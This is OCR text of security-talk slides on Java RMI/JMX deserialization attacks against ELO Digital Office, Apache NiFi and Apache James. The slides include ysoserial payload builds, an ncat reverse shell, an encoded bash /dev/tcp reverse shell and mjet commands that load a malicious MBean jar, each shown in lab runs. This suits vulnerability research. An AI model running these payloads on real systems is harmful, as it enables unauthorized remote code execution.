
- NEED TO:
  - CREATE AND COPY “MOZILLARHINO3.JAVA” INTO YSOSERIAL
  - RECOMPILE WITH CORRECT VERSION OF MOZILLARHINO (ORG.MOZILLA/RHINO/1.7.11INSTEAD OF RHINO/JS/1.7R2)

```
guest@tester:~/Desktop/ELO_Digital_Office$ java8 -jar ../rmg.jar serial [redacted] 9500 MozillaRhino3 'C:\\Windows\\System32\\cmd.exe /c "whoami > C:\\Temp\\deserialization_test.txt"' --s
ignature "void registerProcessTarget(de.elo.ix.imaging.remoteapi.client.ProcessTarget D1)" --bound-name ProcessInitiator --yso "../ysoserial/target/ysoserial-0.0.6-SNAPSHOT-all.jar"
[+] Creating ysoserial payload... done.
[+]
[+] Attempting deserialization attack on RMI endpoint...
[+]
[+]     Using non primitive argument type de.elo.ix.imaging.remoteapi.client.ProcessTarget on position 0
[+]     Specified method signature is void registerProcessTarget(de.elo.ix.imaging.remoteapi.client.ProcessTarget D1)
[+]
[+]     Caught ClassNotFoundException during deserialization attack.
[+]     Server attempted to deserialize canary class f5636e46dc524c3384bcf4ce5d9fcbe8.
[+]     Deserialization attack probably worked :)
```




4.2. CVE-2023-40037- APACHE NIFI JNDI URL BYPASS VIA EL ELEMENTS (RMI DESERIALIZATION)

APACHE NIFI – FIX FOR CVE-2023-34212



APACHE NIFI – BYPASS FOR CVE-2023-34212



COMMANDS TO SETUP YSOSERIAL

- NEED TO:
  - CREATE AND COPY “CLOJURE2.JAVA” INTO YSOSERIAL
  - RECOMPILE WITH CORRECT VERSION OF CLOJURE (1.11.0 INSTEAD OF 1.8.0)

```
git clone https://github.com/frohoff/ysoserial
cp Clojure2.java ysoserial/src/main/java/ysoserial/payloads/
cd ysoserial
sed -i 's/<version>1.8.0<\/version>/<version>1.11.0<\/version>/g' pom.xml
export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64/
mvn clean package -DskipTests

java8 -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 5555 Clojure2
'ncat -e /bin/bash 127.1 6666'
```

```
nobody@tester:/tmp$ java8 -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener
 5555 Clojure2 'ncat -e /bin/bash 127.1 6666'
* Opening JRMP listener on 5555
Have connection from /127.0.0.1:55352
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
```

```
nobody@tester:/tmp$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 127.0.0.1 58728

id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),120(lpadmin),132(lxd),133(sambashare)

pwd
/home/guest/Desktop/Apache_Nifi/nifi-1.23.0
```

5. JAVA MANAGEMENT EXTENSIONS (JMX)

JMX

- UNAUTH JMX == DEATH BY MLET
- CONTAINS RMI FEATURES => CAN TRIGGER DESERIALIZATION BEFORE AUTHENTICATING
  - BEANSHOOTER'S "--PREAUTH" FLAG
- ALL CLASSES THAT EXTEND MBEAN ARE LISTED (NO BRUTEFORCE NEEDED FOR MBEANS)
- LIKE WITH RMI WE CAN INJECT SERIALIZED OBJECTS INTO NON-PRIMITIVE ARGUMENTS

mogwailabs/**mjet**

MOGWAI LABS JMX exploitation toolkit

HTTPS://GITHUB.COM/MOGWAILABS/MJET

qtc-de/ **beanshooter**

JMX enumeration and attacking tool.

HTTPS://GITHUB.COM/QTC-DE/BEANSHOOTER

5.1. CVE-2023-26269: APACHE JAMES MISCONFIGURED JMX (MLET ATTACK)



Me finding 0-days instead of finishing this presentation
THIS IS FINE.
imgflip.com


```
jython mjet.py 127.0.0.1 9999 install test http://127.0.0.1:4444 4444
jython mjet.py 127.0.0.1 9999 shell test
```

```
nobody@tester:/tmp/mjet$ jython mjet.py 127.0.0.1 9999 install test http://127.0.0.1:4444 444
4

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Starting webserver at port 4444
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:9999/jmxrmi
[+] Connected: rmi://192.168.6.129  2
[+] Loaded javax.management.loading.MLet
[+] Loading malicious MBean from http://127.0.0.1:4444
[+] Invoking: javax.management.loading.MLet.getMBeansFromURL
127.0.0.1 - - [13/Feb/2023 17:19:32] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2023 17:19:32] "GET /dsczcykz.jar HTTP/1.1" 200 -
[+] Successfully loaded MBeanMogwaiLabs:name=payload,id=1
[+] Changing default password...
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Successfully changed password
[+] Done
[WARN] Failed to create directory: /nonexistent
nobody@tester:/tmp/mjet$ jython mjet.py 127.0.0.1 9999 shell test

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:9999/jmxrmi
[+] Connected: rmi://192.168.6.129  3
[+] Use command 'exit_shell' to exit the shell
>>> /bin/id
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: /bin/id
uid=0(root) gid=0(root) groups=0(root)


>>> /bin/pwd
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: /bin/pwd
/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin
```

5.2. APACHE JAMES JMX DESERIALIZATION

```
jython mjet.py 127.0.0.1 9999 deserialize CommonsBeanutils1 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash"
```


guest@tester: ~/Desktop/Apache_James/james-server-spring-app-3.7.3/bin 93x57
ainlist]
jvm 1 | 13-Feb-2023 17:07:20.929 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:679 - Located managed bean 'org.apache.james:type=component,name=dnsservice': registering with JMX server as MBean [org.apache.james:type=component,name=dnsservice]
jvm 1 | 13-Feb-2023 17:07:20.933 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=recipientrewritetable': registering with JMX server as MBean [org.apache.james:type=component,name=recipientrewritetable]
jvm 1 | 13-Feb-2023 17:07:20.934 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=usersrepository': registering with JMX server as MBean [org.apache.james:type=component,name=usersrepository]
jvm 1 | 13-Feb-2023 17:07:20.934 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=fetchmail': registering with JMX server as MBean [org.apache.james:type=component,name=fetchmail]
